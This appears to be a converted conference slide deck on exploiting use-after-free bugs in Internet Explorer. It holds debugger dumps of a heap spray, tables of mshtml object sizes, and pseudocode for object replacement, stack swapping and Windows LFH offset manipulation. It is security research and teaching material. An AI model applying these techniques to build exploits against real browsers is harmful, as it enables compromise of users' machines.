75C73BDF	8B08	MOV ECX,DWORD PTR DS:[EAX]	
75C73BE1	FF75 10	PUSH DWORD PTR SS:[EBP+10]	
75C73BE4	50	PUSH EAX	
75C73BE5	FF51 1C	CALL DWORD PTR DS:[ECX+1C]	<&msvcrt._except_handler3>
75C73BE8	8D4D F4	LEA ECX,DWORD PTR SS:[EBP-C]	
75C73BEB	8BF0	MOV ESI,EAX	

DS:[0D0D1040]=755C1334 (<&msvcrt.\_except\_handler3>)

Address	Value	ASCI	Comment
029969B8	0D0D1024	\$...	
029969BC	4141C0C4	AAAA	
029969C0	41414141	AAAA	
029969C4	41414141	AAAA	
029969C8	41414141	AAAA	

Registers (FPU)

EAX	029969B8
ECX	0D0D1024
EDX	02006A28
EBX	00000001
ESP	0198EC1C
EBP	0198EC3C
ESI	029969B8
EDI	00000000
EIP	75C73BE5 jscript.75C73BE5

0198EC1C	029969B8	i	RETURN to 029969B8 from 01A56B56
0198EC20	02003084	0.	UNICODE "createElement"
0198EC24	00000001	...	
0198EC28	0198EC98	i	
0198EC2C	029969B8	i	RETURN to 029969B8 from 01A56B56
0198EC30	00358B58	X5.	

Non traditional

Use after free




2) Identify all the objects with the same size

- Which functions live at the reachable functions offsets
- Find out the arguments and how they are being used

Non traditional

Use after free



The screenshot shows a debugger window titled "Occurrences of value 0x28". The window contains a table with three columns: "Address", "Function", and "Instruction". The table lists 20 entries, each showing a memory address, a function name, and the instruction used to push the value 28h (dwBytes) onto the stack.

Address	Function	Instruction
.text:3ED47BDF	?EnsureCollectionCach...	push 28h ; dwBytes
.text:3EF2EA41	?GetBindInfo@CDwnP...	push 28h ; dwBytes
.text:3ED42A6E	?EnsureCollectionCach...	push 28h ; dwBytes
.text:3EED763C	?CreateReadOnlySubst...	push 28h ; dwBytes
.text:3ED695A6	?GetLayoutFromFactor...	push 28h ; dwBytes
.text:3EF4AF75	?EnsureCollectionCach...	push 28h ; dwBytes
.text:3ED698A2	?GetLayoutFromFactor...	push 28h ; dwBytes
.text:3EDA8CFD	?Create@CSecureHT...	push 28h ; dwBytes
.text:3EE91729	?CDwnPostToVariant...	push 28h ; dwBytes
.text:3EEBB69D	?FindObject@CRecalc...	push 28h ; dwBytes
.text:3EC83120	?InitCollections@CMar...	push 28h ; dwBytes
.text:3ECA9636	?CreateElement@CTitl...	push 28h ; dwBytes
.text:3ED577BB	?CreateElement@CBas...	push 28h ; dwBytes
.text:3EEB7F2E	?Create@CDataSourc...	push 28h ; dwBytes
.text:3EF14183	?AddElementSegment...	push 28h ; dwBytes
.text:3ED145E9	?CreateTearOffThunk...	push 28h ; dwBytes
.text:3EF23D28	?EnsureCollectionCach...	push 28h ; dwBytes
.text:3ED83A9C	?CreateElement@CNo...	push 28h ; dwBytes
.text:3ECC6D2B	?GetStyleObject@CEle...	push 28h ; dwBytes
.text:3ED51555	?getBoundingClientRe...	push 28h ; dwBytes
.text:3EDD1A19	_DllCanUnloadNow@0	push 28h ; dwBytes
.text:3ED05000	?CreateElement@CUI...	push 28h ; dwBytes



# Element objects

Size	Element type
0x28	ABBR, ACRONYM, ADDRESS, B, BASEFONT, BDO, BIG, BLINK, BLOCKQUOTE, BR, DD, DEL, DFN, DIV, DT, FONT, HEAD, HR, HTML, I, INS, KBD, ISINDEX, LEGEND, LISTING, NEXTID, NOBR, P, PLAINTEXT, PRE, Q, RP, RT, RUBY, S, SAMP, SMALL, SPAN, STRIKE, STRONG, SUB, SUP, TITLE, TT, U, VAR, WBR, XMP
0x2C	BODY, DIR, DL, FIELDSET, H<1-6>, MENU, META, NOEMBED, NOFRAMES, NOSCRIPT, OL, UL
0x30	BASE, COL, COLGROUP, LI, MAP, PARAM, TITLE
0x34	BGSOUND, COMMENT, TD, TH
0x38	CAPTION, FRAME, IMG, OPTION, OPTGROUP
0x3C	IFRAME, LABEL
0x40	STYLE, TBODY, TFOOT, THEAD, TR
0x44	TABLE
0x4C	FORM, LINK
0x58	BUTTON
0x60	MARQUEE, TEXTAREA
0x64	AREA
0x68	A, SCRIPT
0x74	FRAMESET
0x78	INPUT
0x84	SELECT
0xB4	EMBED
0xE0	APPLET, OBJECT

# Use after free

## Parameter Abuse

- Parameter abuse consists of finding a replacement function that will do something useful with the now mismatched parameters.
- Function Pointers
- Write4
- Infoleaks



# Use after free

## Stack swapping

- Stack swapping consists of finding a function that takes more or less parameters than the original function, in order to misalign the stack after the malicious replacement has been called.
- As a result you could e.g. end up with EIP/ESP control



# Use after free

## Double Object replacement



- Sometimes it is hard to find a replacement function offset that suits you
- The trick is to find a replacement object that allows you to obtain more potential function offsets after triggering a second use-after-free

# Use after free

## Double Object replacement

1) You have an object

```
a = Object()
```

Memory chunk

a) Original object

A large blue square represents a memory chunk. A smaller, dark red rounded rectangle is positioned horizontally across the top portion of the blue square, containing the text 'a) Original object'.

# Use after free

## Double Object replacement

2) Object is free()'d by  
the use-after-free bug

```
a = Object()  
setAttribute(a)
```

Memory chunk



# Use after free

## Double Object replacement

3) Allocate a replacement object with more "trigger offsets"

```
a = Object()
```

```
setAttribute(a)
```

```
b = ReplacementObject()
```

Memory chunk

A diagram illustrating a memory chunk. It consists of a large blue rectangle. A smaller, dark red rounded rectangle is positioned horizontally across the top portion of the blue rectangle, overlapping its top edge. The text "b) Replacement Object" is written in white inside the dark red rectangle.

b) Replacement Object

# Use after free

## Double Object replacement

4) Delete object "a", this will trigger Release on Replacement Object

```
a = Object()  
setAttribute(a)  
b = ReplacementObject()  
delete a;
```

Memory chunk





# Use after free

## Double Object replacement

5) Allocate a 2<sup>nd</sup>  
Replacement Object

```
a = Object()  
setAttribute(a)  
b = ReplacementObject()  
delete a;  
c = ReplaceObject2()
```

Memory chunk



The diagram shows a large blue rectangle representing a memory chunk. A dark red rounded rectangle is positioned horizontally across the top portion of the blue rectangle, overlapping its upper edge.

c) Replacement Object

# Use after free

## Double Object replacement

b) Trigger 1<sup>st</sup> replacement with a different trigger function

```
a = Object()
setAttribute(a)
b = ReplacementObject()
delete a;
c = ReplaceObject2()
b.TriggerFunction()
```

Memory chunk

c) Replacement Object

A diagram illustrating a memory chunk. It consists of a large blue rectangle. A smaller, dark red rounded rectangle is positioned horizontally across the top portion of the blue rectangle, overlapping its top edge. The text 'c) Replacement Object' is written in white inside the dark red rectangle.

# Use after free

## LFH modification

- LFH on Vista/Win7 works with "lazy activation"
- On XP/2003, it just replacew the Lookaside
- The LFH "Lazy activation" activates the LFH on a specific size based on behavior





## Chunk Norris fact #3


After this presentation, go watch  
Chris Valasek's "*Understanding the  
LFH: From Allocation to Exploitation*"

Day two, 15.15hs "Exploitation track"

# Use after free

## LFH modification


- If LFH is not set on the object size, you can take advantage of the FreeList double linked list



# Use after free

## LFH modification

- IF LFH is set, FreeChunks are all chained together by offset. You can find the list of all free chunks (and the order) by following the offset\_to\_Next.



**NextFreeChunk**  
UserBlocks +  
LFH\_CHUNK  
->Offset

# Use after free

LFH modification



The screenshot displays the Immunity Debugger interface. The assembly window shows instructions: `MOV DWORD`, `MOV DWORD`, `MOV ECX,`, and `PUSH 1`. The hex dump window shows memory at `003BB858` with values `9C CE D9 65 00 00 00 80` and `77 00` highlighted in an orange box. The memory dump window shows a list of chunks with flags like `F(01)` through `F(09)`. A yellow arrow points from the `77 00` hex value to the command `dd 0x3BB858` in the command line. A red arrow points from the `003BB8A0` chunk in the memory dump to the same command line.

$$0x77 * 8 + \text{UserBlock} == 0x3BB8A0$$

# Use after free

## LFH modification

- Offsets just modify the LSB (two bytes)
- You could overwrite the vtable LSB with a predictable offset (the offset will vary depending on the object size)
- You need to find something useful to jump at:

$$(vtable \& \sim 0xFFFF) + \text{Func Offset} + \text{LFH offset}$$



# Conclusion



- It works
- The Chinese need to start hiring better exploit writers if they don't want to lose more bugs
- Exploits > Bugs

A close-up photograph of a small, round, yellow pill with a small indentation on its surface. The pill is resting on a piece of white paper with faint, cursive handwriting in blue ink. The lighting is soft, creating a slight shadow to the right of the pill. The background is out of focus, showing more of the cursive text.

Questions?

[nicolas@immunityin](mailto:nicolas@immunityin)

Twitter: @nicow